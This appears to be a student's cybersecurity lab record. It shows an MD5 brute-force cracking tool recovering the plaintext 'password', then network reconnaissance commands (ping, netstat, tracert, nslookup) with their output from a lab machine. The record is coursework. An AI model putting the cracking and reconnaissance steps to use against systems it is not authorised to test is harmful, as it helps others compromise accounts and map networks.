

Brute-Force Attack
Charset
Predefined
abcdefghijklmnopqrstuvwxyz0123456789
Custom
Password length
Min 1
Max 16
Start from
Keyspace
8.1860514273734411E+024
Current password
Key Rate
Time Left
1 hashes of type MD5 loaded...
Press the Start button to begin brute-force attack
Start
Exit


Brute-Force Attack
Charset
Predefined
abcdefghijklmnopqrstuvwxyz0123456789
Custom
Password length
Min 1
Max 8
Start from
Keyspace
2901713047668
Current password
Key Rate
Time Left
Plaintext of 5F4DCC3B5AA765D61D8327DEB882CF99 is password
Attack stopped!
1 of 1 hashes cracked
Start
Exit

Practical 3

a. Command prompt:





C:\Users\admin>ping 172.23.1.213
Pinging 172.23.1.213 with 32 bytes of data:
Reply from 172.23.1.213: bytes=32 time=1ms TTL=128
Reply from 172.23.1.213: bytes=32 time=1ms TTL=128
Reply from 172.23.1.213: bytes=32 time=1ms TTL=128
Reply from 172.23.1.213: bytes=32 time<1ms TTL=128
Ping statistics for 172.23.1.213:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\Users\admin>

```
C:\Users\admin>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Displays all connections and listening ports.
  -b            Displays the executable involved in creating each connection or
                listening port. In some cases well-known executables host
                multiple independent components, and in these cases the
                sequence of components involved in creating the connection
                or listening port is displayed. In this case the executable
                name is in [] at the bottom, on top is the component it called,
                and so forth until TCP/IP was reached. Note that this option
                can be time-consuming and will fail unless you have sufficient
                permissions.
  -e            Displays Ethernet statistics. This may be combined with the -s
                option.
  -f            Displays Fully Qualified Domain Names (FQDN) for foreign
                addresses.
  -i            Displays the time spent by a TCP connection in its current state.
  -n            Displays addresses and port numbers in numerical form.
  -o            Displays the owning process ID associated with each connection.
  -p proto      Shows connections for the protocol specified by proto; proto
                may be any of: TCP, UDP, TCPv6, or UDPv6.  If used with the -s
                option to display per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
  -q            Displays all connections, listening ports, and bound
                nonlistening TCP ports. Bound nonlistening ports may or may not
                be associated with an active connection.
  -r            Displays the routing table.
  -s            Displays per-protocol statistics.  By default, statistics are
                shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                the -p option may be used to specify a subset of the default.
  -t            Displays the current connection offload state.
  -x            Displays NetworkDirect connections, listeners, and shared
                endpoints.
  -y            Displays the TCP connection template for all connections.
                Cannot be combined with the other options.
  interval      Redisplays selected statistics, pausing interval seconds
                between each display.  Press CTRL+C to stop redisplaying
                statistics.  If omitted, netstat will print the current
                configuration information once.


C:\Users\admin>
```

```
C:\Users\admin>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:445            31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:623            31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:1521           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:2179           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:3389           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:5040           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:7680           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:8080           31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:16992          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49664          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49665          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49666          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49667          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49668          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49669          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49670          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49910          31D-LAB3-12:0          LISTENING
  TCP    0.0.0.0:49930          31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:7335         31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:18412        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:27017        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:30523        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:44950        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:44960        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:49875        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:49878        31D-LAB3-12:49879      ESTABLISHED
  TCP    127.0.0.1:49879        31D-LAB3-12:49878      ESTABLISHED
  TCP    127.0.0.1:49911        31D-LAB3-12:0          LISTENING
  TCP    127.0.0.1:50075        31D-LAB3-12:0          LISTENING
  TCP    172.23.1.212:139       31D-LAB3-12:0          LISTENING
  TCP    172.23.1.212:7680      10.88.1.4:63599        TIME_WAIT
  TCP    172.23.1.212:7680      10.88.1.8:50987        TIME_WAIT
  TCP    172.23.1.212:7680      172.16.9.33:62242      ESTABLISHED
  TCP    172.23.1.212:7680      31d-lab2-30:57721      TIME_WAIT
  TCP    172.23.1.212:50393     20.198.119.84:https    ESTABLISHED
  TCP    172.23.1.212:50422     desktop-s3gnbtr:ms-do  ESTABLISHED
  TCP    172.23.1.212:50569     bom12s21-in-f14:https  ESTABLISHED
  TCP    172.23.1.212:50639     bom05s15-in-f3:https   ESTABLISHED
  TCP    172.23.1.212:50664     a23-46-207-122:https   CLOSE_WAIT
  TCP    172.23.1.212:50667     a23-46-207-139:https   CLOSE_WAIT
  TCP    172.23.1.212:50675     152.199.43.62:https    CLOSE_WAIT
  TCP    172.23.1.212:50723     bom12s13-in-f5:https   ESTABLISHED
  TCP    172.23.1.212:50743     pnbomb-ac-in-f3:https  ESTABLISHED
  TCP    172.23.1.212:50744     bom07s28-in-f14:https  ESTABLISHED
```

```
  TCP    172.24.192.1:139       31D-LAB3-12:0          LISTENING
  TCP    [::]:135               31D-LAB3-12:0          LISTENING
  TCP    [::]:445               31D-LAB3-12:0          LISTENING
  TCP    [::]:623               31D-LAB3-12:0          LISTENING
  TCP    [::]:1521              31D-LAB3-12:0          LISTENING
  TCP    [::]:2179              31D-LAB3-12:0          LISTENING
  TCP    [::]:3389              31D-LAB3-12:0          LISTENING
  TCP    [::]:7680              31D-LAB3-12:0          LISTENING
  TCP    [::]:8080              31D-LAB3-12:0          LISTENING
  TCP    [::]:16992             31D-LAB3-12:0          LISTENING
  TCP    [::]:49664             31D-LAB3-12:0          LISTENING
  TCP    [::]:49665             31D-LAB3-12:0          LISTENING
  TCP    [::]:49666             31D-LAB3-12:0          LISTENING
  TCP    [::]:49667             31D-LAB3-12:0          LISTENING
  TCP    [::]:49668             31D-LAB3-12:0          LISTENING
  TCP    [::]:49669             31D-LAB3-12:0          LISTENING
  TCP    [::]:49670             31D-LAB3-12:0          LISTENING
  TCP    [::]:49910             31D-LAB3-12:0          LISTENING
  TCP    [::]:49930             31D-LAB3-12:0          LISTENING
  TCP    [::1]:30523            31D-LAB3-12:0          LISTENING
  TCP    [::1]:49671            31D-LAB3-12:0          LISTENING
  TCP    [::1]:50075            31D-LAB3-12:0          LISTENING
  TCP    [fe80::e278:e8eb:b371:214f%14]:1521  31D-LAB3-12:49909      ESTABLISHED
  TCP    [fe80::e278:e8eb:b371:214f%14]:49909  31D-LAB3-12:1521      ESTABLISHED
  UDP    0.0.0.0:53             *:*
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:3389           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5050           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    0.0.0.0:15000          *:*
  UDP    0.0.0.0:15001          *:*
  UDP    0.0.0.0:15001          *:*
  UDP    0.0.0.0:49865          *:*
  UDP    0.0.0.0:49867          *:*
  UDP    0.0.0.0:49989          *:*
  UDP    0.0.0.0:60648          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:49664        127.0.0.1:49664
  UDP    127.0.0.1:54556        127.0.0.1:54556
  UDP    127.0.0.1:60639        *:*
  UDP    127.0.0.1:65234        127.0.0.1:65234
  UDP    172.23.1.212:137       *:*
  UDP    172.23.1.212:138       *:*
  UDP    172.23.1.212:1900      *:*
```


Command Prompt
C:\Users\admin>netstat -i
Active Connections
Proto Local Address Foreign Address State Time in State (ms)
TCP 172.23.1.212:7680 10.88.1.8:50987 TIME_WAIT 71830
TCP 172.23.1.212:7680 172.16.9.109:53070 TIME_WAIT 27297
TCP 172.23.1.212:7680 31d-lab2-30:57721 TIME_WAIT 87074
TCP 172.23.1.212:7680 172.16.9.33:62242 ESTABLISHED 1543441
TCP 127.0.0.1:49878 31D-LAB3-12:49879 ESTABLISHED 3572837
TCP 127.0.0.1:49879 31D-LAB3-12:49878 ESTABLISHED 3572837
TCP 172.23.1.212:50393 20.198.119.84:https ESTABLISHED 1947517
TCP 172.23.1.212:50422 desktop-s3gnbtr:ms-do ESTABLISHED 1871012
TCP 172.23.1.212:50569 bom12s21-in-f14:https ESTABLISHED 1408255
TCP 172.23.1.212:50639 bom05s15-in-f3:https ESTABLISHED 1348699
TCP 172.23.1.212:50664 a23-46-207-122:https CLOSE_WAIT 1132219
TCP 172.23.1.212:50667 a23-46-207-139:https CLOSE_WAIT 1185080
TCP 172.23.1.212:50675 152.199.43.62:https CLOSE_WAIT 1071437
TCP 172.23.1.212:50723 bom12s13-in-f5:https ESTABLISHED 1223979
TCP 172.23.1.212:50743 pnbomb-ac-in-f3:https ESTABLISHED 1203411
TCP 172.23.1.212:50744 bom07s28-in-f14:https ESTABLISHED 1203379
TCP 172.23.1.212:50753 pnbomb-ac-in-f3:https ESTABLISHED 1200601
TCP 172.23.1.212:50760 bom12s06-in-f10:https ESTABLISHED 1200263
TCP 172.23.1.212:50763 bom12s06-in-f10:https ESTABLISHED 1199895
TCP 172.23.1.212:50797 bom07s16-in-f14:https ESTABLISHED 1158010
TCP 172.23.1.212:50994 bom12s14-in-f4:https TIME_WAIT 100093
TCP 172.23.1.212:51014 bom12s19-in-f14:https TIME_WAIT 100111
TCP 172.23.1.212:51107 bom12s10-in-f14:https TIME_WAIT 110357
TCP 172.23.1.212:51155 bom12s19-in-f14:https ESTABLISHED 581862
TCP 172.23.1.212:51232 bom07s28-in-f10:https TIME_WAIT 66462
TCP 172.23.1.212:51235 bom12s21-in-f14:https TIME_WAIT 98551
TCP 172.23.1.212:51245 bom07s36-in-f3:https TIME_WAIT 25769
TCP 172.23.1.212:51353 bom12s10-in-f14:https TIME_WAIT 109990
TCP 172.23.1.212:51363 bom12s13-in-f5:https TIME_WAIT 107245
TCP 172.23.1.212:51366 bom12s14-in-f4:https TIME_WAIT 106935
TCP 172.23.1.212:51375 bom05s15-in-f3:https ESTABLISHED 340445
TCP 172.23.1.212:51416 atl26s26-in-f3:https TIME_WAIT 24755
TCP 172.23.1.212:51417 atl26s26-in-f3:https CLOSE_WAIT 20128
TCP 172.23.1.212:51439 172.31.0.27:13111 TIME_WAIT 68678
TCP 172.23.1.212:51456 svvpdc:domain TIME_WAIT 110616
TCP 172.23.1.212:51457 svvpdc:domain TIME_WAIT 110616
TCP 172.23.1.212:51460 svvpdc:domain TIME_WAIT 100604
TCP 172.23.1.212:51461 svvpdc:domain TIME_WAIT 100604
TCP 172.23.1.212:51467 172.31.0.27:13111 TIME_WAIT 42494
TCP 172.23.1.212:51468 svvpdc:domain TIME_WAIT 85680
TCP 172.23.1.212:51469 svvpdc:domain TIME_WAIT 85680
TCP 172.23.1.212:51471 172.16.9.39:ms-do TIME_WAIT 69469
TCP 172.23.1.212:51472 172.31.0.27:13111 TIME_WAIT 60212
TCP 172.23.1.212:51474 172.31.0.27:13111 TIME_WAIT 17773
TCP 172.23.1.212:51475 svvpdc:domain TIME_WAIT 41673

```
C:\Users\admin>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49878        127.0.0.1:49879        ESTABLISHED
  TCP    127.0.0.1:49879        127.0.0.1:49878        ESTABLISHED
  TCP    172.23.1.212:7680      10.88.1.8:50987        TIME_WAIT
  TCP    172.23.1.212:7680      172.16.9.33:62242      ESTABLISHED
  TCP    172.23.1.212:7680      172.16.9.109:53070     TIME_WAIT
  TCP    172.23.1.212:7680      172.23.0.195:57721     TIME_WAIT
  TCP    172.23.1.212:50393     20.198.119.84:443      ESTABLISHED
  TCP    172.23.1.212:50422     172.23.0.205:7680      ESTABLISHED
  TCP    172.23.1.212:50569     142.251.42.78:443      ESTABLISHED
  TCP    172.23.1.212:50639     172.217.166.67:443     ESTABLISHED
  TCP    172.23.1.212:50664     23.46.207.122:443      CLOSE_WAIT
  TCP    172.23.1.212:50667     23.46.207.139:443      CLOSE_WAIT
  TCP    172.23.1.212:50675     152.199.43.62:443      CLOSE_WAIT
  TCP    172.23.1.212:50723     142.250.183.101:443    ESTABLISHED
  TCP    172.23.1.212:50743     142.250.70.99:443      ESTABLISHED
  TCP    172.23.1.212:50744     142.250.182.206:443    ESTABLISHED
  TCP    172.23.1.212:50753     142.250.70.99:443      ESTABLISHED
  TCP    172.23.1.212:50760     142.250.67.138:443     ESTABLISHED
  TCP    172.23.1.212:50763     142.250.67.138:443     ESTABLISHED
  TCP    172.23.1.212:50797     172.217.160.206:443    ESTABLISHED
  TCP    172.23.1.212:51155     142.251.42.14:443      ESTABLISHED
  TCP    172.23.1.212:51232     142.250.182.202:443    TIME_WAIT
  TCP    172.23.1.212:51245     142.250.199.131:443    TIME_WAIT
  TCP    172.23.1.212:51375     172.217.166.67:443     ESTABLISHED
  TCP    172.23.1.212:51416     142.250.176.67:443     TIME_WAIT
  TCP    172.23.1.212:51439     172.31.0.27:13111      TIME_WAIT
  TCP    172.23.1.212:51467     172.31.0.27:13111      TIME_WAIT
  TCP    172.23.1.212:51468     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51469     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51471     172.16.9.39:7680       TIME_WAIT
  TCP    172.23.1.212:51472     172.31.0.27:13111      TIME_WAIT
  TCP    172.23.1.212:51474     172.31.0.27:13111      TIME_WAIT
  TCP    172.23.1.212:51475     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51476     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51477     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51478     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51479     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51480     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51484     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51485     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51486     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51487     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51488     74.125.200.84:443      ESTABLISHED
  TCP    172.23.1.212:51489     172.31.0.27:13111      ESTABLISHED
  TCP    172.23.1.212:51491     172.31.0.25:53         TIME_WAIT
  TCP    172.23.1.212:51492     172.31.0.25:53         TIME_WAIT
```

```
C:\Users\admin>tracert 172.23.1.213

Tracing route to 31d-lab3-13.svv.local [172.23.1.213]
over a maximum of 30 hops:

  1    <1 ms     1 ms    <1 ms  31d-lab3-13.svv.local [172.23.1.213]

Trace complete.

C:\Users\admin>
```

```
C:\Users\admin>tracert google.com

Tracing route to google.com [142.251.42.14]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  172.23.0.240
  2    <1 ms    <1 ms    <1 ms  172.30.250.250
  3     1 ms     1 ms     1 ms  14.142.143.97.static-mumbai.vsnl.net.in [14.142.143.97]
  4    24 ms    24 ms    24 ms  172.31.167.54
  5    19 ms    19 ms    20 ms  14.141.123.226.static-chennai.vsnl.net.in [14.141.123.226]
  6     *        *        *     Request timed out.
  7    21 ms    21 ms    21 ms  121.240.1.50
  8    23 ms    23 ms    23 ms  108.170.253.97
  9    19 ms    19 ms    18 ms  108.170.253.106
 10    19 ms    19 ms    19 ms  72.14.232.50
 11    19 ms    19 ms    20 ms  108.170.248.161
 12    19 ms    19 ms    18 ms  209.85.248.61
 13    22 ms    22 ms    19 ms  bom12s19-in-f14.1e100.net [142.251.42.14]

Trace complete.
```

b. nslookup:


```
C:\Users\Admin>nslookup
Default Server:  svvdc02.svv.local
Address:  172.31.0.26

> set type=a
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:    certifiedhacker.com
Address:  162.241.216.11
```


```
> set type=cname
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com
        serial  = 2024031200
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
